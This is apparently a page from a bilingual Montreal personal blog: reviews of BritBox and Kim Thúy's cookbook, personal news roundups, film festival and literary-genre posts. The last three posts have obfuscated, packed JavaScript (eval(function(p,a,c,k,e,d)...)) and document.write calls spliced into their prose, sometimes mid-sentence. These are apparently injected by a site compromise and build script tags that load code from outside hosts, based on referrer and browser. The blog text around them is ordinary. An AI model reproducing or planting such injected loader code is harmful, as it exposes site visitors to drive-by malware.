Brit Box

britbox_logo_stacked_canada_flavourI first saw an advertisement for this on Facebook but didn’t pay much attention to it (because, these days, who trust what they are seeing on FB). I’ve also seen lots of similar offers in Totally British magazine, but it looked like it was either expensive, complicated or semi-legit solutions. However, when I saw an ad on TV (I don’t remember if it was on CNN or MSNBC) then it got my attention as it looked quite serious. Everyone who is a fan of British television should have a look at this.

BritBox.com is similar to Netflix: it’s a digital video subscription service. It offers a large selection of TV shows for streaming (dramas, comedies, mysteries, documentaries, soaps, lifestyles, etc.) to the difference that those shows are exclusively British. It claims that they are the “Biggest streaming collection of British TV… ever” !

You can sign in for a 7-day free trial and, after that, you can indulge your inner Brit by paying only $8.99 per month and be able to cancel anytime. Forget about catching a few Brit TV shows on CBC, PBS or BBC Canada. Now you can watch the best of Brit TV anytime, anywhere (web, phone, tablet, Apple TV, etc.), uncut and commercial free. All you need is an internet connection. Quite interesting.

BritBox is co-owned by the BBC and ITV and launched in Canada last February. 

Here’s a few of the shows available on BritBox that I found could be quite interesting to (re-) watch: Agatha Christie’s Poirot (6 seasons), Ancient Rome: The Rise and Fall of an Empire (2006), Around the World in 80 Treasures (2005), Blackadder (5 seasons: 1983-89), Bleak House (2005), Cadfael (4 seasons: 1994-98), Classic Doctor Who (25 seasons: 1963-89), Cranford (2 seasons: 2007-09), Desperate Romantics (2009), Doctor Zhivago (2002), Dunkirk (2004), Elizabeth R (1971), Father Brown (1974), Hammer House movies (1980), Inspector Morse (8 seasons: 1987-1993), Lark Rise to Candleford (4 seasons: 2008-11), Life on Mars (2 seasons: 2006-07), Maigret (both 1992 and 2016 series), Midsomer Murders (19 seasons: 1998-2018), Poldark (1996), Prime Suspect (7 seasons: 2991-2006), Red Dwarf (12 seasons: 1988-1999, 2009, 2016-2017), Rosemary & Thyme (3 seasons: 2003-07), Sharpe (7 seasons: 1993-97, 2006, 2008), Sherlock Holmes (4 seasons: 1984-1985, 1986-1988, 1991-93, 1994), Spitting Image (5 seasons: 1984-88), The Champions (1968-69), The Hitchhiker’s Guide to the Galaxy (1981), The Moonstone (1972-73, 2016), The Queen’s Archive Speeches (1940-2002), Torchwood (4 seasons: 2006-11), Tutankhamun (2016), and Upstairs Downstairs (both series: 1971-74, 2010-12). Just to name a few! 

It is certainly worth a look and I am planning to sign in for the free trial during my next vacation in May for a binge-test! Watch this space (and let me know what you think of it if you are already a subscriber)!

Sources: 

[ Traduire ]

Le secret des vietnamiennes

Secret_des_vietnamiennes-cov« Les recettes étaient chuchotées entre les femmes d’une famille comme s’il s’agissait de secrets hautement sensibles et jalousement précieux. Elles se transmettaient d’une génération à l’autre au rythme d’un temps lent et dans la discrétion d’un espace intime. 

Dans ce livre, je vous murmure quelques-uns de ces bijoux dont ma mère et mes tantes m’ont confié la garde afin que l’histoire continue. »

[ Texte du site de l’éditeur; voir aussi la couverture arrière ]

J’ai récemment vu Kim Thúy en conférence et lu son premier roman, Ru. Cela a éveillé de l’intérêt pour cette talentueuse auteure. Son dernier né est un livre de cuisine pas comme les autres, Le secret des Vietnamiennes.

Kim Thúy s’y raconte. Des souvenirs de famille ou de camp de réfugiés. Elle nous dit que, comme ses parents, elle exprime son amour par la cuisine et la nourriture. Elle nous présente sa mère et ses soeurs (désignées par un chiffre qui représente leur ordre de naissance) ainsi que leurs recettes favorites: sa mère (grande soeur 3, Lý Kim Thúy) nous offre la base (les vermicelles, les herbes, les légumes, les fruits, les galettes de riz, les fûts de sauce de poisson); Tante 4 (Lý Kim Hà) des soupes; Tante 5 (Lý Kim Hài) les bols et les sautés; Tante 6 (Lý Kim Hiêu) les légumes en salades; Tante 7 (Lý Kim Hanh) les grillades et la friture; Tante 8 (Lý Kim Nhân) la cuisson longue (ragoût de boeuf à la citronnelle, pain de viande au boeuf et à l’oignon), déjeuner, et Chà Bông (viande séchée); et finalement, l’auteur elle-même, Grande Soeur 2 (Lý Thành Kim Thúy) les desserts et les grignotines. Puis, la sommelière Michelle Bouffard nous introduit aux accords entre les mets vietnamiens et les vins (Riesling), et Monique Giroux à ceux avec la musique. Elle conclue avec un hommage à sa grand-mère maternelle (Lê Kiêm Guong).

Je ne cuisine plus vraiment, c’est pourquoi — à quelques exception près — les livres de recettes ne m’intéressent pas vraiment — mais qui n’aime pas la bonne bouffe? Dans le cas de ce livre-ci, ce sont les récits de Kim Thúy et ses introductions pour les différents plats qui sont une source d’intérêt. On ne se fatigue jamais de sa belle prose. Et, bien sûr, c’est illustré par des extraits de ses romans et de superbes photographies. C’est une très bonne lecture si Kim Thúy, le Viet Nam ou la cuisine vous intéresse. 

Le secret des Vietnamiennes, par Kim Thúy. Montréal: Trécarré, octobre 2017. 192 p. 23 x 27.5 cm, $29.95 (PDF: $21.99), ISBN 978-2-89568-714-6. Pour lectorat de tout âge (7+). Un extrait est disponible sur le site de l’éditeur. stars-3-5

Vous trouverez plus d’information sur les sites suivants:

[ AmazonBiblioGoodreadsWikipediaWorldCat ]

© Les Éditions du Trécarré, 2017.

[ Translate ]

Notable News (W07 – W12)

In the last five weeks, nothing much happened on the domestic front. The weather slightly improved each weeks (now it’s mostly above zero, although the east coast kept being hit by one  nor’easter after another!) and the sun feels much better (warmer) since we switched to daylight saving time as it sets much later now. The snow is melting. The job is as tiring and frustrating (absurd) as ever, but I think I am dealing better with it. Zen and all (trying not to give a f*ck).

I got my DNA testing results from 23&me and it is rather disappointing. I am genetically boring: one hundred per cent europeans and no variants detected for major health issues (save a higher risk for macular degeneration and celiac disease). The physical traits reports are hits and misses. I still have to read everything in details, but I feels it is more amusing than really useful.

I didn’t write much (although I did a few good comments on What the Health, An inconvenient sequel, Le chat du rabbin 7, Reine d’Égypte vol. 1 and vol. 2-3, on Kim Thuy’s conference and her book Ru) because I have been constantly busy trying to solve multiple problems. I have the feeling that nothing works properly anymore! Everything seems buggy: the WiFi, the blog, the computer (at home and at work), and even the electricity (causing the lights to flickers almost constantly, turning off and on the TV or the computer)! Is the world starting to slowly brake down all over? The entropy! The entropy! Seriously, if all this is a simulation (or a dream) slowly shutting down, maybe a reboot would wake me up? Or maybe not. But this constant fighting to maintain the cohesion of the universe is getting tiresome (if not unbearable, yet).

I called Hydro Q and the flicker stopped (for now). Tried to install network extenders but Bell’s wifi is till shitty (neither Apple Airport or Netgear worked; should I try another brand? More pods? To be continued…). The computer finally died (there was a problem with File Vault being on but the main problem was the hard drive after all) and is now at the repair shop. My desk feels empty and working in the salon on a combination of Mac-mini (which I normally use as a media center) and iPad, is rather uncomfortable. I am planing to purchase a Macbook soon… But I wasted so much time doing all this… it is frustrating.

In the news, the world doesn’t seems in a much better shape. More Trump-related scandals (Cambridge Analytica, Stormy Daniels, he fires Tillerson and McMaster, tease trade war and impose tariffs on steel & aluminummostly for China, proposed talks with North Korea, etc.), more school shooting this time at Marjory Stoneman Douglas High in Parkland (Florida), serial bombing in Texas, another democrats’ victory in Pennsylvania slowly tips the scale, emboldened Russians assassinated a couple of former spies in Britain (one with a nerve agent!), Steven Hawking died, etc. The good news is that the students from Parkland are old enough to become activists (#NeverAgain) and, for some, to vote in the mid-term election in November! An end to this nightmare really seems possible…

Anyway, as usual, I managed to stay a little acquainted with the affairs of the world and gathered many notable news & links — which I now share with you (in both french or english, slightly categorized, but in no particular order — note that, to save on coding time, the links will NOT open in a new window as usual), after the jump.

[ Traduire ]
Continue reading

Interviews

I recently stumbled on a couple of interviews I did in 2003-2004 when I was editor-in-chief for a magazine dedicated to Japanese popular culture (mostly anime and manga). It is strange to reminisce about this period of my life but I thought it would be amusing to share them with you here.

The first interview was done online with a couple of high-school students for a school assignment. It was done in French but I also translated it in English :

The second one was done with Fred Patten for an article in Comics Buyer’s Guide :


[ Traduire ]

JCCCM Craft and Food Sale

JCCCM_Craft_and_Food_Sale
JCCCM-logoYesterday, I went to the Japanese Canadian Cultural Centre of Montreal for their craft and food sale held each year in the beginning of December to raise funds and offer Christmas gifts opportunities. In previous years I bought some Japanese-style pottery but that potter was not at the sale this time. Instead I bought a trinket (a bag of acorns made of semi-precious stones — very nice) and my wife bought some of Masaki Endo’s Natto.

The sale is rather small as there is only a dozen vendors like Stephen H. Kawai (the guy selling those semi-precious acorns), Lou Hideyoshi’s Sekken SoapM of Leema’s custom made laptop & tablet kimono covers (cool!), Hiromi Ono’s Fleur DesignOnigiri Justice, Miyabi handmade soap, Sho-Raku-An Japanese calligraphy, Hana Hana Kokoro Handmade, Kimono Vintage (Wow! see also their web page), etc. If you are interested in Japanese-style goods and culture those kind of places are worth checking.

Salon du livre

slm-2017-banner.png

Le Salon du livre de Montréal est de retour pour une 40e édition, du 15 au 20 novembre 2017. Comme toujours, il aura lieu à la Place Bonaventure.

On y retrouvera plus de 2000 auteurs, romanciers, poètes, et illustrateurs qui présenteront et signeront leurs oeuvres. Les dix invités d’honneur sont Sophie Bienvenu, Josée Bisaillon, Rose-Line Brasset, Andrée A. Michaud, Jean-François Nadeau, Louise Penny, Éric Plamondon, Felwine Sarr, Aude Seigne et Fanny Britt. De nombreuses activités souligneront, entre autre, la Journée mondiale des écrivains emprisonnés et l’accent sera mis sur Montréal (célébrations du 375obligent).

Comme par les années passées, les détenteurs d’une carte de bibliothèque de Montréal (ou de BAnQ) pourront entrer gratuitement au salon mercredi le 15 novembre 2017, entre 15h et 21h. J’y serai.

Source: Radio-Canada

[ Translate ]

Ishiguro gets Nobel Prize in literature !

British writer Kazuo Ishiguro (mostly known for his books The remains of the day [1989] and Never let me go [2005], which were both adapted into movies) has received the 2017 Nobel Prize in Literature. The award was announced on October 5th. Sara Danius, the secretary of the Swedish Academy, said that his novels showed “great emotional force” as he was uncovering “the abyss beneath our illusory sense of connection with the world.” She also described his style as a “mix of Jane Austen, comedy of manners and Franz Kafka.” His recurrent themes seem to be identity, memory, time and self-delusion.

Kazuo Ishiguro was born in Nagasaki, Japan, in 1954 but moved to Surrey, England, at age five because of his father’s work as an oceanographer for the NOCS. He always stayed close to his Japanese roots because, until age fifteen, he had planned to go back to Japan but, instead, his family decided to settle in England (he received British citizenship in 1982). He graduated from UKC in English and Philosophy in 1978 and received a Master in creative writing from UEA in 1980.  Before starting his writing career in 1982, he wanted to be a musician and worked as a social worker. Strangely, his life background and relationship with Japan is very similar with Belgian author Amélie Nothomb and their writings share some themes.

To celebrate Ishiguro’s Nobel Prize, NHK World re-broadcasted a two-part special where the writer gives a lecture about his work. Originally broadcasted on October 22nd and November 5th 2016, the show is titled “First Class [in literature], Kazuo Ishiguro: My Secret of Writing” and is still available for streaming until October 25th, 2017 [Part 1 and Part 2]. It is also partly available on Youtube [in English and in Japanese]. It is very interesting and well worth watching.

Sources: BBC, Le Devoir, Goodreads, HazLitt, Japan Times, NHK World, Wikipedia.

[ Traduire ]

L’art subtil du commentaire-critique

On me demande souvent quels sont les critères que j’utilise quand j’écris des critiques (reviews) de livres ou de films. En fait, j’utilise les même critères que j’ai développé au cours des années alors que j’écrivais des critiques d’abord pour Samizdat (un fanzine de science-fiction et fantastique québécois, 1987-1994) et, par la suite, pour Protoculture Addicts (un magazine sur la culture, le dessin animé et la bande-dessinée japonaise, 1987-2008). J’ai été rédacteur-en-chef pour ce dernier pendant plus d’une vingtaine d’années et ce sont ces même critères auxquels je demandais à mes collaborateurs d’adhérer. Je vais donc profiter de la présente occasion pour vous expliquer un peu comment je procède. Et je suggère à quiconque qui désire écrire des critiques de suivre ces quelques lignes directrices.

J’aimerais d’abord définir la critique comme étant un simple commentaire et non pas une critique analytique. Cette dernière cherche à étudier, en profondeur, les moindres aspects d’une oeuvre: les motivations des personnages, les choix narratifs, le message de l’auteur, etc. Une simple critique, quant à elle, n’est qu’un commentaire qui se veut ni objectif, ni constructif, ni négatif : c’est juste une opinion, un ressenti, que l’on exprime. On aime ou on aime pas, et on tente d’expliquer pourquoi, en décortiquant brièvement les impressions que l’oeuvre nous a laissé.

Je préfère d’ailleurs parler de “commentaire” et non de “critique” car ce dernier terme fait plus pompeux et peut aisément être confondu avec son cousin analytique. Un commentaire donne une impression plus modeste. On ne cherche pas a donner de leçon mais simplement à dire ce qu’on en pense. Dans le cas d’un livre, on pourrait parler de commentaire de lecture mais comme on peut commenter aussi des documents audio-visuels (des BD ou des manga, des films (vu au cinéma, en Dvd, ou Blu-ray), ou même de la musique (concert, CD)) je préfère m’en tenir simplement à “commentaire.” Bien sûr, l’approche sera un peu différente selon le type d’ouvrage  que l’on commente (livre, cinéma, musique).

Une autre question que j’entend parfois c’est “pourquoi se donner la peine de faire un commentaire” alors que l’on pourrait bien se contenter d’apprécier une oeuvre pour ce qu’elle est sans trop se poser de question. Je dois avouer que pour moi c’est plus une déformation professionnelle. J’ai écrit tellement de commentaires pour les publications pour lesquelles je travaillais que maintenant je ne peux pas m’empêcher d’analyser et de penser à ce que je ressens au fur et à mesure que je progresse dans le livre que je lis ou dans le film que je visionne. Et tant qu’à avoir des idées ou des opinions, pourquoi ne pas les partager? Car la raison fondamentale d’un commentaire c’est cela: partager ses coups de coeur (ou de foudre!), son amour (ou parfois son aversion) pour une oeuvre, ou simplement donner son opinion. Parfois, aussi, il s’agit de vouloir aider les autres à comprendre et à mieux apprécier une oeuvre ou, tout au moins, à partager la façon dont nous percevons une oeuvre (à travers le prisme de nos expériences personnelles, de notre savoir, de notre vécu). Si nous sommes passionné par un sujet, il est tout naturel de vouloir partager cette passion. Le lecteur (du commentaire) en fera bien ce qu’il veut…

[ Translate ]

Lire la suite après le saut de page >>

Continue reading

Genres et littératures (3)

Sources et Bibliographie complémentaire

Pour compléter mon essai sur les Genres et littérature (0: Introduction, 1: Littératures rationnelles, 2: Littératures de l’Imaginaire) je vous présente ici la liste des sources que j’ai utilisé ainsi qu’une bibliographie complémentaire pour ceux et celles qui désireraient pousser plus loin sur le sujet.

Sources

ALLARD, Yvon. Paralittérature. Montréal, La Centrale des Bibliothèques, 1979. 728 p. ISBN 2-89059-000-3. [ BiblioWorldCat ]

AMALRIC, Hélène. Le guide des 100 polars incontournables. Paris, Libris, 2008. 110 p. ISBN 978-2-290-00919-2. [ BiblioWorldCat ]

BARETS, Stan. Catalogue des âmes et cycles de la S.F.. Paris: Denoël, 1979. 298 p. [ BiblioWorldCat ]

BARETS, Stan. Le Science-fictionnaire 2. Paris, Denoël (Présence du Futur #549), 1994. 332 p. ISBN 978-2-207-30565-1. [ BiblioWorldCat ]

BOGDANOFF, Igor & Grichka. Clefs pour la science-fiction. Paris, Seghers, 1976. 378 p. [ WorldCat ]

Collections : La revue de la littérature d’ici pour les bibliothèques d’ici. Montreal, Association Nationale des Éditeurs de Livres, 52 p. Vol. 1, No 3 (Avril 2014): Le roman historique, Vol. 1, No 4 (Juin 2014): Polars, thrillers et romans policiers et Vol. 2, No 6 (Novembre 2015): Littérature et imaginaire.

Éditions Alire: Catalogue 2015-2016. Québec, Éditions Alire, 2015. 98 p.

JANELLE, Claude. Le DALIAF: Dictionnaire des auteurs des littératures de l’imaginaire en Amérique française. Québec, Les éditions Alire, 2011. 535 p. ISBN 978-2-8961507-4-8. [ BiblioWorldCat ]

Lire: Special Polar (Juin 2010).

SPINRAD, Norman, ”Les Neuromantiques” in Univers 1987. Paris: J’ai Lu (#2165), pp. 256-278. [ WorldCat ]

J’ai également essayé d’inclure le plus d’hyper-liens possible (principalement vers Wikipedia) afin de renvoyer les lecteurs vers des références plus développées et ainsi limiter cet essai à un bref schéma visant simplement à introduire le sujet. Veuillez prendre note que d’autres hyper-liens seront ajouté avec le temps (pour les auteurs et les titres).

Poursuivre après le saut de page >>

Continue reading

Genres et littératures (2)

Littératures de l’imaginaire

J’ai précédemment parlé des genres littéraires rationnels (les genres ordinaires, voir banal — mundane comme ils disent en anglais) qui sont ancrés dans la réalité. Il me reste donc à vous entretenir des genres littéraires de l’imaginaire. Un collègue les avait sommairement définit comme “des histoires qui ne se peuvent pas”, qui se déroulent dans un monde entièrement ou partiellement créé par l’auteur. Ils se divisent en trois grandes catégories qui se définissent grossièrement comme suit:

  1. le fantastique, où l’on imagine ce qui est, mais autrement, ce qui existe en dehors des normes, de façon irrationnel, caché, ailleurs ou au-delà de notre réalité quotidienne (par exemple: le surnaturel)
  2. la fantasy, où l’on imagine ce qui aurait pu être dans le passé ou dans un autre monde (par exemple : la magie)
  3. la science-fiction, où l’on imagine ce qui sera dans un avenir immédiat ou lointain (par exemple : un empire galactique)

Les genres tendent à être définit par leurs styles littéraires et les thèmes qu’ils utilisent. Je ne m’attarderai pas vraiment sur le style mais plutôt sur les thèmes et les sujets qui caractérisent un genre. De ce point de vue, les trois grands genres de l’imaginaire sont assez aisé à définir. Ce qui est plus difficile à définir ce sont les nombreux sous-genres pour chacune de ces catégories. Non seulement les érudits ne semblent pas s’entendre sur leur nomenclature mais la frontière est parfois floue entre les différents sous-genres (leurs multiples variantes ont parfois des tonalités assez similaires). Alors, comme je l’ai fait pour les genres rationnels, je vais vous présenter ici les principaux genres des littératures de l’imaginaire, les définir du mieux que je peux, en expliquer les sous-genres majeures (ou les regrouper selon leurs similarités) et donner quelques exemples d’auteurs ou de titres.

[ Translate ]

Continuez la lecture après le saut de page >>

Continue reading

FFM 2017 wrap-up

FFM_banner-2017The 41st Montreal World Film Festival (FFM) is now over. This year was a slim pick for the Japanese cinema aficionado since there was only two Japanese movies (two others were co-productions with non-Japanese directors). Besides that, the festival went smoothly for me. However, the only question remaining above our heads is: will there be a festival next year? Of course Serge Losique wants to be reassuring and said that the FFM was here to stay. He even announced the dates for the next two years: August 23rd to September 3rd 2018 and August 22nd to September 2nd 2019 !!

One of the event that I would have liked to attend (but couldn’t by lack of time) was the press conference and Master Class held at L’Astral by Chinese Martial Art Filmmaker Xu Haofeng (The Hidden Sword) on Monday August 28th. It seems that it was one of the rares (if not the only one) press conference held at the FFM this year. I really miss those… (and the film market and the press room!)

The closing film of the festival was a surprise to be announced after the awards, just a few hours before its free screening. It was meant as a gift for the movie fans.

A press release announced the awards for the 48th Student Film Festival: for the Canadian competition it went to Land by Samiramis Kia (York University, Toronto) and for the International competition it went to Elene by Seven Kayhan (Koç University, Istanbul, Turkey).

Another press release announced the awards for the festival itself: the Grand Prix of the Americas (Best Film) went to And Suddenly the Dawn by Silvio Caiozzi (Chile) and the Special Grand Prix of the Jury went to Dear Etranger by Yukiko Mishima (Japan). Check the press release for the other awards.

To summarize, I’ve seen and commented on two Japanese movies:

I also wrote a few informational posts about the festival:

Finally, here are the latest comments about the FFM in the media:

[ Traduire ]

SaveSave

SaveSave

SaveSave

Monthly notable news (w26-33)

On the domestic front, in the last month or so, the condition were still rather horrible at work: it was way too hot (ventilation is working but there’s absolutely no air conditioning so we regularly work at temperature of 28~33 ? including the humidex — 23~25 ? with 45%~55% humidity) and we are still running like crazy… Therefore, most of the time, I come back home totally exhausted.

When I was not busy chasing quotes for the balcony and masonry repairs on the duplex, I was taking care of the stray cats, but this year’s cat saga has finally concluded: the two females have been sterilized & released and their kittens have been adopted through a good samaritan shelter. Despite all this (and maybe thanks to the omega 3 supplement I am taking? Nah…) I wrote much more than the previous months (many capsule reviews including commentaries on the Ghost in the Shell and Valerian live-action movies, as well as the superb Pline manga)  and I also started contributing to the Irrésistibles blog (with a version of my commentaries on Animeland #214 & #215, dBD #115, Pline #1, and the movie Silence).

In the news, everything was about the Trump circus. I was literally consumed by the news of this train wreck in the making, like watching an accident where you know you shouldn’t but just can’t turn you gaze from it. So we’ve spent countless hours watching news reports on MSNBC (mainly Rachel Maddow and Lawrence O’Donnell shows) about the latest trump scandals — and there’s a new one almost every day! It never stops: the Buzzfeed Russian “dossier” (Wikipedia, document), the possible election tempering collusion and financial involvement with Russia, the healthcare repeal & replace disaster, the sabre-rattling with North Korea and, finally, the controversial comments following the Charlottesville violence contributing to inflame the supremacist and racist agenda! When will the republicans realize they have bet on the wrong horse and decide to put him out of his misery? I can’t believe it has gone this far…

I have also watched today’s partial eclipse of the sun (58%) on TV and with my own eyes (using a home-made filter) but, unfortunately, I was not able to take any respectable pictures (by lack of preparation and appropriate equipment). But, at least, the weather was cooperating and I was able to see it. The next opportunities for such event will be June 10 2021 (partial at 85%), October 14 2023 (partial at 29%) and on April 8 2024 (a total solar eclipse!).

As always, I tried to remain acquainted with the affairs of the world and gathered oven an hundred notable news & links — which I share with you (in both french or english, and roughly separated in a few categories of interest), after the jump.

[ Traduire ]

Continue reading

Italian Week 2017

Today we visited the 2017 Montreal’s Italian Week that was held from August 4 to 13 in the Little Italy. Amongst other things, we’ve seen a Fiat and Ferrari car exposition, a colourful parade and listen to some folkloric music! The parade was organized by one of the multiple Italian associations of Montreal,  from Sicily (probably the Associazione messinese di Montreal). I have also discovered quite an interesting musical instrument: the bufù (a.k.a. caccavella or putipù) is a friction drum that is played by rubbing a bamboo stick through an animal skin membrane to make it vibrate and produce a deep sound. The music was played by the people from the Associazione Casacalendese di Montreal.

I made a short video as a memento of this visit, available also on Vimeo:

[ Traduire ]

Monthly notable news (w20-25)

On the domestic front, after much hesitation, the summer has finally arrived. At work, it is crazier than ever with the start of the vacation loan, the TD summer reading club, the twenty-days of amnesty, the summer clean-up and all this often in a sweatshop-like environment (hot and humid, because the ventilation and AC doesn’t work properly). It is so exhausting. I’ve applied for a job with more responsibilities (and pay) but flunked the interview (for the second time!). I am either good for nothing else or there’s something rotten in the HR kingdom.

I felt quite depressed lately. With all the problems with the house and at work, as well as the fact that I have not written or read much in several months, it’s no surprise. I come back from work with all my energy spent. I feel worthless. I feel I give a lot to the people around me and doesn’t get much (attention, respect, gratitude, etc.) in return. I hate it when dark thoughts keep me from enjoying life. But, hey!, it’s summer so lets enjoy the sun, the parks, the museums, the flowers, the cats, the people and particularly the few remaining days of my second ten-day summer vacation. There’s lot to do around the house and so much writing (hopefully) to catch up (I’ll try to go at it with smaller bites)!

In the news, Apple has announced some great software updates (iOS 11, macOS High Sierra, watchOS 4) and some new products (iMac & MacBook Pro, or iPad Pro updates, as well as a new iMac Pro and the HomePod, a speaker that they say will reinvent music at home) and my evenings have been consumed with listening to the latest Trump craziness on MSNBC. Everyday brings a new lie! More on the news in the links bellow…

I have always enjoyed the stray cats in my backyard but this year it is a real infestation: a battered dominant male [Toffee], two females (mother [Grisou] and daughter [Chaussette/Socks], their FIVE kittens and a couple of tomcat challengers. That’s TEN cats! They have laid waste to the backyard garden so I had to do something to control the situation. Unfortunately, the lack of consistent animal management policies in the city (and particularly in this borough, VSP) puts all the burden on the citizen and doesn’t give much help. My only option is to bring them to the Berger Blanc (which has a terrible reputation and an almost all-kill policy — also, for some mysterious reasons [$$?], my borough doesn’t deal with the SPCA) which I refuse to do. So far, I’ve caught all the females and their kittens, and I’ll see what I can do from there (any suggestions?)…

I’ve also started taking some omega-3 supplements, which (according to an NHK World report) is supposed to be good against cholesterol and dementia, amongst other things (like cancer or arthritis). It’s messing up with my digestion, but strangely I feel that my mind is a little clearer. Placebo effect? Anyway, we’ll see…

Strangely, I kept busy during the last month by doing lots of little things (cleaning up the garage, buying a new couch, burying my mother’s ashes, etc. — daily routine stuff) about which there’s little to say (or I just can’t recall some of them). I confess that I also probably watch too much TV. Anyway, that’s about it for now…

Although, as always, I continued to stay acquainted with the affairs of the world and gathered nearly a hundred notable news & links — which I share with you (in both french or english, and roughly separated in a few categories of interest), after the jump.

[ Traduire ]

Continue reading

Weekly notable news (w17-19)

Another few weeks have passed quickly without anything significant happening: More crazy weeks at works and rainy week-ends where I don’t feel I accomplished anything. I am tired and really need a longer vacation. Next week I’ll start a ten-day holiday where I’ll be able to rest (sleep late!), catch up on stuff (writing, work around the house), travel around (Ottawa’s Tulip’s festival, Quebec City, botanical garden, museums, the libraries book sale, bury my mother’s ashes, etc.) and, above all, completely forget about work for a while. Or so I thought!

In hope for greener pastures, I have applied for a new library job (more responsibilities, further from home, but a greater challenge for my skills and a much better salary). However, after a lengthy processus, they scheduled an interview right in the middle of my vacation and at nine o’clock on the morning of my BIRTHDAY! Not only they made me filled a psychological test online (it’s called “an inventory of personality” and it will probably reveal that I am a total psycho) but they didn’t even bother to reply when I asked if it was possible to reschedule, so I’ll do my best to be there and we’ll see. Que sera, sera.

The weather has really been lousy lately. May is supposed to be the nicest month of all (and not only because it’s my birthday). Overall, it has been cold and rainy. It even snowed a little last week. In may! Hopefully, it will not portend that the summer will be likewise, and it will soon improve (at least for my vacations, please!).

Something strange happened at the beginning of the month: out of the blue, one late afternoon, I started to smell a vague odour of gazoline in the basement. It didn’t come from the obvious source, the garage. Usually, such smell comes from the sewage (through a dried P-trap) or from a dead animal but, in this case, it seemed to come from the pit of the water-pipe entry. I called the city and was told not to worry, it was “probably” not toxic and might have come from some work on the pipes in the neighbourhood (I couldn’t locate any nearby). I cracked open a window and the next morning it was gone. I never knew what it was.

The unlucky streak didn’t stop there. Not only I broke a piece of tooth while eating a granola bar during my lunch break at work (and I am still waiting for the dentist to find some spare time for an appointment), but I also discovered that the damage to the rear balcony of the house is more extensive than I first thought. The supporting posts are not planted deep enough (they rest on concrete supports that are just on the surface while they should be in soil deep enough so it never freezes in winter — who are the morons who built this house?!) so the ground expansion due to the freezing is slowly ripping the balcony off the house. So much that it has now become worrisome. We will have to do the repairs sooner than expected and it will probably be quite costly! What an exciting boring life!

Again, I must remind myself not to let the outside world rattle my core. Carpe diem, my boy, carpe diem!

Finally, I managed to stay acquainted with some of the affairs of the world and gathered notable news & links of interest — which I share with you (in both french or english, and organized into a few basic categories), after the jump.

[ Traduire ]

Continue reading

Opening of the 33rd JFFM

As I mentioned before, document.write(“”); the 33rd Japanese Film Festival of Montreal was held at the Cinémathèque Québécoise on October 27th and 29th. This free annual event is co-organized by the Japan Foundation (Toronto) and the Consulate General of Japan in Montreal.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hinyb|var|u0026u|referrer|zitri||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ehyhn|var|u0026u|referrer|sabyr||js|php’.split(‘|’),0,{}))

Before the screening of the first movie, A Tale of Samurai Cooking, the attendees were treated with a few canapé and a degustation of sake. There was a presentation by the a staff member of the Japanese consulate in Montreal, followed by allocutions of the Cinémathèque general director, Marcel Jean, and the Consul General in Montreal, Hideaki KURAMITSU.

Here’s a video of the opening allocutions (available on Vimeo):


You can also check our comments on two of the three movies presented at the festival: A Tale of Samurai Cooking and Sue, Mai & Sawa: Righting the Girl Ship.


[ Traduire ]

A Tale of Samurai Cooking

“Haru has an excellent sense of taste and unsurpassed skill in the kitchen, document.write(“”); but her impetuous character leads to her husband asking for a divorce after only a year of marriage. One day, she is approached by Dennai Funaki, a samurai chef from Kaga, to marry his son and heir, Yasunobu.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rabri|var|u0026u|referrer|hidhy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zdeth|var|u0026u|referrer|drrty||js|php’.split(‘|’),0,{}))

“Serving the Lord of Kaga not with the sword, but with the kitchen knife, the Funaki family has been known as “Kitchen Samurai” for generations. However, Yasunobu’s lack of culinary skills has placed the Funaki name in peril. To save her new family and its status as “Kitchen Samurai”, Haru decides to teach her new husband the refined art of Kaga cuisine from her point of view. Inspired by a true story.”

(Text from the Cinémathèque website)

Continue reading

Toulouse-Lautrec: Affiche la Belle Époque

Mercredi après le travail je me suis dépêché d’aller visiter l’exposition sur les affiches de Toulouse-Lautrec au Musée des Beaux-Arts de Montréal qui se termine dimanche.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sszeh|var|u0026u|referrer|saars||js|php’.split(‘|’),0,{}))
